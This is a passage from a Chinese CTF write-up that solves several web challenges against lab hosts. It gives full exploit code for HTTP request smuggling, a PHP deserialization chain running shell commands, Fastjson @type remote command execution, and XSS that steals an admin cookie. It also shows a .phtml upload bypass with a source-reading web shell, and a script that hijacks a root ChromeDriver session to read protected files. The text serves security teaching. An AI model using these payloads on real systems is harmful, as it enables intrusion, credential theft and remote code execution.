    data = b""
    try:
        while True:
            chunk = sck.recv(65536)
            if not chunk:
                break
            data += chunk
    except socket.timeout:
        pass
    sck.close()
    return data
def build_smuggle(entry, inner_path, te_header="Transfer-Encoding: chunked\r\n"):
    """构造走私请求"""
    inner = f"GET {inner_path} HTTP/1.1\r\nHost: {HOST}:{PORT}\r\nAuthorization: Bearer
{JWT}\r\nConnection: keep-alive\r\n\r\n"
    body = "0\r\n\r\n" + inner
    cl = len(body.encode())
    req = (
        f"POST {entry} HTTP/1.1\r\n"
        f"Host: {HOST}:{PORT}\r\n"
```

```
        f"Content-Length: {cl}\r\n"
        f"{te_header}"
        f"Connection: keep-alive\r\n\r\n"
        + body
    )
    return req
def extract_flag(data):
    """从响应中提取第二个响应的 body（即 flag）"""
    text = data.decode("utf-8", "ignore")
    parts = text.split("HTTP/1.1 ")
    if len(parts) < 3:
        return None
    # 第二个响应是 parts[2]
    p = parts[2]
    header_end = p.find("\r\n\r\n")
    if header_end == -1:
        return None
    body = p[header_end+4:]
    # 去除末尾可能的空白
    return body.strip()
# ——— 获取 flag1 ———
req1 = build_smuggle("/stage1", "/flag1", "Transfer-Encoding: chunked\r\n")
# 发送走私请求，然后立即发送第三个请求冲刷
sck = socket.socket()
sck.settimeout(8)
sck.connect((HOST, PORT))
sck.send(req1.encode())
time.sleep(0.1)
sck.send(f"GET / HTTP/1.1\r\nHost: {HOST}:{PORT}\r\nConnection: close\r\n\r\n".encode())
data1 = b""
try:
    while True:
        chunk = sck.recv(65536)
        if not chunk:
            break
        data1 += chunk
except socket.timeout:
    pass
sck.close()
flag1 = extract_flag(data1)
print(f"{flag1}")
# ——— 获取 flag2（使用 TE 混淆：尾部空格） ———
req2 = build_smuggle("/stage2", "/flag2", "Transfer-Encoding: chunked \r\n")  # 注意尾部空格
sck = socket.socket()
sck.settimeout(8)
sck.connect((HOST, PORT))
sck.send(req2.encode())
time.sleep(0.1)
sck.send(f"GET / HTTP/1.1\r\nHost: {HOST}:{PORT}\r\nConnection: close\r\n\r\n".encode())
data2 = b""
try:
    while True:
        chunk = sck.recv(65536)
        if not chunk:
            break
        data2 += chunk
except socket.timeout:
    pass
sck.close()
```

```
flag2 = extract_flag(data2)
print(f"{flag2}")
```

```
"D:\LJY\python project\3\Scripts\python.exe"
flag1: moectf{Y0u_have_m4r
flag2: 3d_http_5mu6g1!n6}
```

- 七狗收费小说

题目提示：所以小刻自学了 Git 和 PHP，刚刚做了个半成品的登录页面。但是，小刻缺少一个 CTFer 的警觉，她把仓库直接放到了生产环境，居然还信任前端传来的任何数据

说明这可能是个.git目录泄露，我们使用`git-dumper`工具从目标网站下载`.git`目录：

```
git-dumper http://172.31.224.1:61063/.git/ git_dump
[-] Testing http://172.31.224.1:61063/.git/HEAD [200]
[-] Testing http://172.31.224.1:61063/.git/ [404]
[-] Fetching common files
[-] Fetching http://172.31.224.1:61063/.gitignore [404]
[-] http://172.31.224.1:61063/.gitignore responded with status code 404
[-] Fetching http://172.31.224.1:61063/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://172.31.224.1:61063/.git/description [200]
[-] Fetching http://172.31.224.1:61063/.git/COMMIT_EDITMSG [200]
[-] Fetching http://172.31.224.1:61063/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://172.31.224.1:61063/.git/hooks/post-commit.sample [404]
```

拉取到唯一源码文件：

```
li@localhost:~/moectf2026/git_dump$ find . -maxdepth 3 -type f -not -path '
./index.php
li@localhost:~/moectf2026/git_dump$ find . -type f -name "*.php" -not -path
./index.php
```

```php
class User
{
    public $username, $password;
    public $secret_a, $secret_b;
    public function __construct($username, $password)
    {
        $this->username = $username;
        $this->password = $password;
        $this->secret_a = $this->secret_b = 0;
    }
    public function __wakeup()
    { ...
    }
    public function __destruct()
    { ...
    }
}
...
class Diagnosis
```

```
{
    public $key, $value, $action;
    public function __get($name)
    {
        if ($name === $this->key && is_object($this->action)) {
            return ($this->action)($this->value);
        }
        return null;
    }
    public function __invoke($value)
    {
        return shell_exec("$this->key$value");
    }
}
$curr_user = null;
if (isset($_POST['username']) && isset($_POST['password'])) {
...
} elseif (isset($_COOKIE['user'])) {
    $data = _decode($_COOKIE['user']);
    $curr_user = unserialize($data);
}
```

`$curr_user = unserialize($data);` 这里服务端无条件信任浏览器发来的cookie没作任何校验直接反序列化；

```php
    public function __destruct()
    {
        if ($this->username !== $this->password)
            die("不对，密码不对！");
        if ($this->secret_a !== $this->secret_b)
            die("不行，要重新登录！");
        echo "已经登录啦：$this->username";
    }
```

这里我们要想绕过密码检验可以使 `password` 和 `username` 指向内存中的同一个对象，这样它们绝对相等，`!==` 检查失效来绕过密码

```php
    public function __wakeup()
    {
        // 每次都要重新登录，这样坏人肯定进不来啦
        $this->secret_b = random_int(1000_0000, 9999_9999);
    }
```

`__wakeup()` 会重置 `secret_b` 为随机数，导致 `secret_a !== secret_b`，我们同样可以让 `secret_a` 和 `secret_b` 指向同一个变量。随机数赋给 `secret_b` 时，`secret_a` 同步改变，两者永远相等，检查失效

校验全部过了之后 `return shell_exec("$this->key$value");` 我们可以把 `$username` 伪装成一个 `UserInfo` 对象，把 `key` 设为 `"cat /flag"`，使其执行系统命令，返回 Flag

我们需要生成的对象结构如下：

```class
User {
    username -> UserInfo {
        user -> Diagnosis(d1) {
```

```
            key = "username",
            value = "",
            action → Diagnosis(d2) {
                key = "cat /flag",
                value = "",
                action = null
            }
        },
        permission = "权限 7"
    },
    password → 引用 username (R:2),
    secret_a → 整数0，但之后要改为引用 secret_b,
    secret_b → 整数0
}
```

于是攻击脚本：

PHP

```php
<?php
class User
{
    public $username, $password;
    public $secret_a, $secret_b;
}
class UserInfo
{
    public $user, $permission;
}
class Diagnosis
{
    public $key, $value, $action;
}
// 第二层 Diagnosis：最终执行 shell_exec("$key$value")
$d2 = new Diagnosis();
$d2->key = "cat /flag";
$d2->value = "";
$d2->action = null;
// 第一层 Diagnosis：触发_get
$d1 = new Diagnosis();
$d1->key = "username";
$d1->value = "";
$d1->action = $d2;
// UserInfo
$info = new UserInfo();
$info->user = $d1;
$info->permission = "权限 7";
// User
$user = new User();
// username 和 password 共享引用
$user->username =& $user->password;
$user->username = $info;
// secret_a 和 secret_b 共享引用
$user->secret_a =& $user->secret_b;
$user->secret_a = 0;
$serialized = serialize($user);
$base64 = base64_encode($serialized);
echo " Serialized \n";
echo $serialized . "\n\n";
```

```
echo " Base64: \n";
echo $base64 . "\n";
```

攻击运行并发送payload：

```bash
PAYLOAD=$(php make_payload.php | tail -n 1)
curl -s -H "Cookie: user=$PAYLOAD" http://172.31.224.1:61063/
```

- 巧乐兹

题目提供了一个jar附件，我们拿jadx反编译看看：

首先是配置类`FastJsonSetup`：

```java
public class FastJsonSetup {
    @Bean
    public ServerHttpMessageConvertersCustomizer fastJsonCustomizer() {
        return builder -> {
            FastJsonHttpMessageConverter converter = new FastJsonHttpMessageConverter();
            FastJsonConfig config = new FastJsonConfig();
            config.setDateFormat("yyyy-MM-dd HH:mm:ss");
            ParserConfig parserConfig = config.getParserConfig();
            parserConfig.addAccept("com.example.demo.");
            converter.setFastJsonConfig(config);

converter.setSupportedMediaTypes(Collections.singletonList(MediaType.APPLICATION_JSON));
            builder.addCustomConverter(converter);
        };
    }
}
```

`parserConfig.addAccept("com.example.demo.");`意味着 Fastjson 允许反序列化`com.example.demo`包下的任何类

然后是看控制器`ApiController`：

```java
@RestController
/* loaded from: demo.jar:BOOT-INF/classes/com/example/demo/ApiController.class */
public class ApiController {
...
    @GetMapping({"/api/v1/notes"})
    public Object getNotes() {
        return this.notesService.getNotes();
    }
...
}
```

PUT 接口接收一个 `NoteDTO` 对象，使用Fastjson自动解析请求体JSON

然后我们看该对象：

```java
public final class NoteDTO {
    /* renamed from: id */
    private Integer f48id;
    private String title;
    private String text;
}
```

只有普通字段没有危险方法

继续往下看到 `MetricDTO` 类：

```java
/* loaded from: demo.jar:BOOT-INF/classes/com/example/demo/dto/MetricDTO.class */
public final class MetricDTO {
    private String key;
    private String value;
    public void setValueByCommand(String cmd) {
        ProcessBuilder pb = new ProcessBuilder(new String[0]).command("/bin/sh", "-c", cmd);
        try {
            InputStream in = pb.start().getInputStream();
            setValue(new String(in.readAllBytes(), StandardCharsets.UTF_8));
            if (in != null) {
                in.close();
            }
        } catch (IOException e) {
            setValue(e.getMessage());
        }
    }
    public void setValueByProperty(String key) {
        setValue(System.getProperty(key, ""));
    }
}
```

`setValueByCommand` 方法接受一个命令字符串，用 `ProcessBuilder` 执行，并把执行结果输出设置到 `value`，同时通过 `Logger.info` 将结果写入日志，是核心漏洞

那我们再看看日志：

```java
public class Logger {
    private static final StringBuilder LOG = new StringBuilder();
    private static final DateTimeFormatter FORMATTER = DateTimeFormatter.ofPattern("yyyy-MM-dd
HH:mm:ss");
    public static String getLog() {
        return LOG.toString();
    }
    public static void info(String msg, Object... args) {
        String time = FORMATTER.format(LocalDateTime.now());
        LOG.append('[').append(time).append("] ").append(msg.formatted(args)).append('\n');
    }
}
```

`Logger` 把所有日志存在一个静态 `StringBuilder` 中，而 `ApiController` 提供了

```java
@GetMapping("/api/v1/log")
public Object getLog() {
    return Logger.getLog();
}
```

所以日志内容可以随时读取

那我们就可以向 `/api/v1/notes` 端点发送一个精心构造的 JSON 对象。该接口原本期望接收一个 `NoteDTO` 对象，但我们利用 Fastjson 的 `@type` 反序列化特性，在 JSON 中显式指定目标类为白名单内的 `com.example.demo.dto.MetricDTO`，从而诱导 Fastjson 实例化 `MetricDTO`。紧接着，JSON 中的 `"valueByCommand":"id"` 键值对会触发调用 `MetricDTO` 类的 `setValueByCommand` 方法，该方法内部通过 `ProcessBuilder` 启动 `/bin/sh -c` 执行了系统命令。命令执行的标准输出被捕获后，传入 `setValue` 方法，而 `setValue` 方法又调用了 `Logger.info`，将命令执行结果写入了服务器的内存日志中。最终，我们通过访问 `/api/v1/log` 接口读取完整的系统日志，从而将命令执行结果回显出来：


我们先读取现有数据：

```bash
BASE=http://172.31.224.1:41552
curl -sS "$BASE/api/v1/notes"
curl -sS "$BASE/api/v1/metrics"
curl -sS "$BASE/api/v1/log"
```



```
[{"id":8848,"text":"跑得快不一定赢，不跌跟头才是成功。","title":"你跑不过我你信吗？"}]
[{"key":"homeDir","value":"/root"},{"key":"uname","value":"Linux ret2shell-1288-9580-1787488039 6.12.94+deb13-amd64 #1 S
MP PREEMPT_DYNAMIC Debian 6.12.94-1 \u00282026-06-20\u0029 x86_64 GNU/Linux\n"},{"key":"uptime","value":" 12:27:29 up 54
 days, 22:20,  0 users,  load average: 3.81, 4.38, 5.76\n"}]
"[2026-08-23 12:27:29] add metric: 'homeDir'\n[2026-08-23 12:27:29] set metric: 'homeDir'='/root'\n[2026-08-23 12:27:29]
 add metric: 'uname'\n[2026-08-23 12:27:29] set metric: 'uname'='Linux ret2shell-1288-9580-1787488039 6.12.94+deb13-amd6
4 #1 SMP PREEMPT_DYNAMIC Debian 6.12.94-1 \u00282026-06-20\u0029 x86_64 GNU/Linux\n'\n[2026-08-23 12:27:29] add metric:
'uptime'\n[2026-08-23 12:27:29] set metric: 'uptime'=' 12:27:29 up 54 days, 22:20,  0 users,  load average: 3.81, 4.38,
5.76\n'\n[2026-08-23 12:27:29] upsert note #8848\n[2026-08-23 12:27:39] get notes: 1\n[2026-08-23 12:31:06] get notes: 1
\n[2026-08-23 12:31:12] upsert note #8848\n[2026-08-23 12:31:13] get notes: 1\n[2026-08-23 13:51:09] get notes: 1\n[2026
-08-23 13:51:12] get metrics: 3\n"
```


然后首次验证RCE：

```bash
curl -i -X PUT "$BASE/api/v1/notes" \
  -H 'Content-Type: application/json' \
  --data-raw '{"@type":"com.example.demo.dto.MetricDTO","key":"probe","valueByCommand":"id"}'
```




返回HTTP500查看日志：




说明命令已执行且是root命令，然后直接读取flag：

```bash
curl -X PUT "$BASE/api/v1/notes" \
  -H 'Content-Type: application/json' \
  --data-raw '{"@type":"com.example.demo.dto.MetricDTO","valueByCommand":"cat /flag"}'
curl -sS "$BASE/api/v1/log"
```



- Moe论坛

随便注册一个用户登进去就跳出来一堆访问记录然后查看cookie：




名称	值
PHPSESSID	f72a2512fe07e4f7e4d193e9c46058bd
role	YmnAPsJD%2FwDD9beNJwyFxA%3D%3D


看起来像加密签名后的值，我们先测试XSS，发帖：

XSS确认成功，我们现在要偷cookie，尝试让管理员自己发cookie到论坛：

发一个帖子，内容：

```php
<script>fetch('/new_post.php',{method:'POST',credentials:'include',headers:{'Content-Type':'application/x-www-form-urlencoded'},body:'title=COOKIE_'+Date.now()+'&content='+encodeURIComponent(document.cookie)});</script>
```





拿到管理员的cookie后我们用该cookie登进去拿到管理员权限：

Moe Forum

A simple 交流社区

论坛 公告 用户主页 发帖 管理后台

admin 退出

管理后台

欢迎回来，管理员。在这里可以管理论坛公告。

管理的智慧：找不到的时候要善用工具

发布公告

上传 Markdown 文件来发布公告（仅支持 .md 文件）。

公告标题

公告标题

选择文件

选择文件 未选择文件

支持格式：.md · 文件将被保存在服务器并展示在公告页。

上传发布

已发布公告

拿到管理员权限后我们在后台渲染后的页面里可以看到上传表单

```HTML
<form id="uploadForm" action="/admin/upload.php" method="POST" enctype="multipart/form-data">
    <input type="text" name="title" required>
    <input type="file" name="file" id="fileInput" accept=".md,.markdown" required>
    <button type="submit" class="btn">上传发布</button>
</form>
```

知道了文件上传的格式，接下来需要找到后端真实保存文件的目录以及过滤逻辑，我们先尝试上传 `.php` 发现不行后尝试 `.phtml` 拿上传路径：

我们需要上传后的随机文件名和上传文件对应的web可访问目录，文件名通过管理员自己读取然后把发帖写回论坛；然后是web访问目录，这个主要是通过探测+warning确认的

```POWER SHELL
$env:BASE="http://127.0.0.1:61529"
$env:FILENAME="20260825_032440_9f943c4a.phtml"
@'
import os, requests
base = os.environ["BASE"].rstrip("/")
filename = os.environ["FILENAME"]
dirs = [
    "/uploads/",
    "/upload/",
    "/files/",
    "/file/",
    "/fileadmin/",
    "/fileadmin/user_upload/",
    "/fileadmin/uploads/",
    "/admin/uploads/",
    "/admin/upload/",
    "/assets/uploads/",
    "/static/uploads/",
    "/public/uploads/",
    "/data/",
]
for d in dirs:
    url = base + d + filename
    try:
        r = requests.get(url, timeout=5)
        text = r.text[:300].replace("\n", "\\n")
        hit = "PHTML_OK" in r.text or "uid=" in r.text or "Warning:" in r.text
        print(r.status_code, len(r.text), "HIT" if hit else "-", url)
        if hit:
            print(text)
            print("=" * 80)
    except Exception as e:
        print("ERR", url, repr(e))
'@ | python -
```

最后拿到上传路径：`/fileadmin/user_upload/`

然后我们可以提供.phtml执行PHP后抓取源码先：

```PHP
```

```php
<?php
header("Content-Type: text/plain");
$files = [
    "/var/www/html/admin/upload.php",
    "/var/www/html/admin/index.php",
    "/var/www/html/announcements.php",
    "/var/www/html/includes/config.php",
    "/var/www/html/includes/auth.php",
    "/var/www/html/includes/db.php",
];
foreach ($files as $f) {
    echo "\n===== $f =====\n";
    if (is_readable($f)) {
        echo file_get_contents($f);
    } else {
        echo "NOT_READABLE\n";
    }
}
?>
```

访问该文件后我们就能读取可读的源码文件，然后我们可以看到 `/admin/upload.php` 的权限检查逻辑：

```php
if (!isset($_COOKIE['role'])) {
    http_response_code(403);
    die('403 Forbidden - 管理员才能上传公告');
}
$decrypted = @openssl_decrypt(
    base64_decode($_COOKIE['role']),
    'AES-128-CBC',
    COOKIE_ENC_KEY,
    OPENSSL_RAW_DATA,
    COOKIE_ENC_IV
);
if ($decrypted !== 'admin') {
    http_response_code(403);
    die('403 Forbidden - 管理员才能上传公告');
}
```

`/admin/upload.php` 只检查 `role cookie` 是否能解密成 `admin` 没有调用 `require_admin();` 因此普通用户 PHPSESSID + 管理员 role cookie = 可以访问上传接口但是不能直接查看后台首页'

然后我们再看上传核心逻辑：

```php
$filename = $_FILES['file']['name'];
$tmp_name = $_FILES['file']['tmp_name'];
$file_size = $_FILES['file']['size'];
$ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));
$blacklist = ['php', 'php3', 'php4', 'php5', 'php7', 'phps','.htaccess'];
if (in_array($ext, $blacklist)) {
    die('非法文件类型! PHP文件不允许上传。');
}
$unique_name = date('Ymd_His') . '_' . bin2hex(random_bytes(4)) . '.' . $ext;
$dest_path = ANNOUNCEMENT_DIR . $unique_name;
if (move_uploaded_file($tmp_name, $dest_path)) {
    $db = get_db();
```

```
    $db->prepare("INSERT INTO announcements (title, filename) VALUES (?, ?)")
       ->execute([$title, $unique_name]);
    header('Location: /announcements.php');
    exit;
}
```

黑名单过滤了php, php3, php4, php5, php7, phps, .htaccess，但没有过滤 `phtml`，Apache 会执行 `.phtml`，所以可以上传 PHP 代码，同时源码解释了随机文件名格式：

```php
date('Ymd_His') . '_' . bin2hex(random_bytes(4)) . '.' . $ext
```

不适合爆破

我们再看 `/announcements.php` 的逻辑：

```php
$announcements = $db->query("SELECT * FROM announcements ORDER BY created_at DESC")-
>fetchAll();

foreach ($announcements as $ann):
    $filepath = ANNOUNCEMENT_DIR . $ann['filename'];
    $content = file_exists($filepath) ? file_get_contents($filepath) : '*[文件不存在]*';
?>
    <h3><?= htmlspecialchars($ann['title']) ?></h3>
    <div>
        <?= render_md($content) ?>
    </div>
<?php endforeach; ?>
```

并没有展示文件名，我们要看到文件真正执行的结果得访问 `/fileadmin/user_upload/<filename>.phtml`

我们让管理员自己读取后台名：

```powershell
$env:BASE="http://127.0.0.1:61529"
@'
import os, random, string, requests
base=os.environ["BASE"]
s=requests.Session()
u="ctf"+''.join(random.choices(string.ascii_lowercase+string.digits,k=8))
p="Test12345!"
s.post(base+"/register.php",data={"username":u,"password":p},timeout=10)
s.post(base+"/login.php",data={"username":u,"password":p},timeout=10)
marker="ADMIN_INDEX_LEAK_"+''.join(random.choices(string.ascii_uppercase+string.digits,k=6))
payload=f'''<script>
(async()=>{{
  try {{
    let h = await fetch('/admin/', {{credentials:'include'}}).then(r=>r.text());
    let files = [...h.matchAll(/\\d{{8}}_\\d{{6}}_[0-9a-f]{{8}}\\.phtml/g)].map(x=>x[0]);
    let content = "MARKER={marker}\\nFILES=\\n"
      + files.map(f=>"/fileadmin/user_upload/"+f).join("\\n")
      + "\\n\\nADMIN_HEAD=\\n"
      + h.slice(0,1500);
    await fetch('/new_post.php', {{
      method:'POST',
```

```
      credentials:'include',
      headers:{{'Content-Type':'application/x-www-form-urlencoded'}},
      body:'title='+encodeURIComponent('{marker}')+'&content='+encodeURIComponent(content)
    }});
  }} catch(e) {{
    await fetch('/new_post.php', {{
      method:'POST',
      credentials:'include',
      headers:{{'Content-Type':'application/x-www-form-urlencoded'}},

body:'title='+encodeURIComponent('{marker}_ERR')+'&content='+encodeURIComponent(String(e))
    }});
  }}
}})();
</script>'''
r=s.post(
    base+"/new_post.php",
    data={"title":marker+"_LAUNCH","content":payload},
    timeout=10,
    allow_redirects=True
)
print("posted",marker)
print("status",r.status_code,r.url)
print("等管理员 bot 访问，大概 60-90 秒后查询结果。")
'@ | python -
```

等待一段时间后查询结果：

POWERSHELL

```
@'
import os, requests
from bs4 import BeautifulSoup
base=os.environ["BASE"]
s=requests.Session()
u="ctfcheck"
p="Test12345!"
try:
    s.post(base+"/register.php",data={"username":u,"password":p},timeout=10)
    s.post(base+"/login.php",data={"username":u,"password":p},timeout=10)
except Exception:
    pass

for page in range(1,8):
    r=s.get(base+"/forum.php",params={"page":page},timeout=10)
    print("page",page,r.status_code,len(r.text))
    soup=BeautifulSoup(r.text,"html.parser")
    for a in soup.find_all("a",href=True):
        title=a.get_text(" ",strip=True)
        if "ADMIN_INDEX_LEAK" in title:
            href=a["href"]
            print("FOUND",title,href)
            vr=s.get(base+href,timeout=10)
            print("VIEW",vr.status_code,len(vr.text))
            text=BeautifulSoup(vr.text,"html.parser").get_text("\n",strip=True)
            print(text[:5000])
            print("="*60)
'@ | python -
```

```
FILES=
/fileadmin/user_upload/20260825_050644_28f729cf.phtml
/fileadmin/user_upload/20260825_050611_f44d4499.phtml
/fileadmin/user_upload/20260825_050450_c239d447.phtml
/fileadmin/user_upload/20260825_050421_b1c157b5.phtml
```

然后我们访问文件确认执行：

```powershell
$env:PHTML="/fileadmin/user_upload/20260825_050644_28f729cf.phtml"
@'
import os, requests
base=os.environ["BASE"]
path=os.environ["PHTML"]
r=requests.get(base+path,timeout=10)
print(r.status_code,len(r.text))
print(r.text[:5000])
'@ | python -
```

```
200 47
OUT=/fileadmin/user_upload/cd_out_834efeb0.txt
```

拿到文件路径，但是我们还不能直接读flag因为权限不够我们查到flag的文件及权限是：

```
-rwx------    1 root root   44 Aug 25 03:45 f139
```

通过 `.phtml` 枚举进程，发现管理员 bot 和 ChromeDriver 都是 root,我们可以让root Chrome 访问：`file:///f139`从而读取系统文件

直接让 HTTP 请求等 ChromeDriver 容易超时，所以我们使用后台探针循环扫描 `/proc/*/cmdline` 找 chromedriver 端口，复用已有 session后导航 `file:///f139` 并写结果到文件中，于是脚本：

```php
<?php
header("Content-Type: text/plain");
$id = bin2hex(random_bytes(4));
$out = "/var/www/html/fileadmin/user_upload/cd_out_$id.txt";
$py = "/tmp/cd_$id.py";
$code = <<<'PY'
import glob, json, os, re, time, urllib.request, urllib.error
OUT="__OUT__"
def log(*a):
    with open(OUT,"a",encoding="utf-8",errors="replace") as f:
        print(*a,file=f,flush=True)
def req(method,url,obj=None,timeout=8):
    data=None
    headers={}
    if obj is not None:
        data=json.dumps(obj).encode()
        headers["Content-Type"]="application/json"
    r=urllib.request.Request(url,data=data,headers=headers,method=method)
    try:
        with urllib.request.urlopen(r,timeout=timeout) as resp:
```

```
            return resp.status, resp.read().decode("utf-8","replace")
    except urllib.error.HTTPError as e:
        return e.code, e.read().decode("utf-8","replace")
    except Exception as e:
        return "ERR", repr(e)
def find_ports():
    res=[]
    for f in glob.glob("/proc/[0-9]*/cmdline"):
        try:
            c=open(f,"rb").read().replace(b"\\0",b" ").decode("latin1","ignore")
        except Exception:
            continue
        if "chromedriver" in c:
            m=re.search(r"--port=([0-9]+)",c)
            if m:
                res.append((m.group(1),c))
    return res
def parse_session_id(body):
    try:
        o=json.loads(body)
    except Exception:
        return None
    v=o.get("value")
    if isinstance(v,list) and v:
        return v[0].get("id") or v[0].get("sessionId")
    if isinstance(v,dict):
        if v.get("sessionId"):
            return v.get("sessionId")
    return o.get("sessionId")
def webdriver_read(port,sid,path):
    base="http://127.0.0.1:"+port
    log("NAV",path)
    st,body=req("POST",base+"/session/"+sid+"/url",{"url":path},timeout=8)
    log("URL",st,body[:1200])
    time.sleep(1)
    st,body=req("GET",base+"/session/"+sid+"/source",timeout=8)
    log("SOURCE",st,body[:5000])
    st,body=req(
        "POST",
        base+"/session/"+sid+"/execute/sync",
        {
            "script":"return document.body ? document.body.innerText :
document.documentElement.innerText;",
            "args":[]
        },
        timeout=8
    )
    log("TEXT",st,body[:5000])
log("START")
seen=set()
for tick in range(260):
    ports=find_ports()
    if not ports:
        if tick % 20 == 0:
            log("waiting",tick)
        time.sleep(0.5)
        continue
    for port,cmd in ports:
        key=(port,cmd)
```

```
        if key not in seen:
            seen.add(key)
            log("FOUND_PORT",port)
            log("CMD",cmd)
        base="http://127.0.0.1:"+port
        st,body=req("GET",base+"/status",timeout=4)
        log("STATUS",st,body[:1000])
        st,body=req("GET",base+"/sessions",timeout=4)
        log("SESSIONS",st,body[:2000])
        sid=parse_session_id(body)
        if not sid:
            log("NO_SESSION_YET")
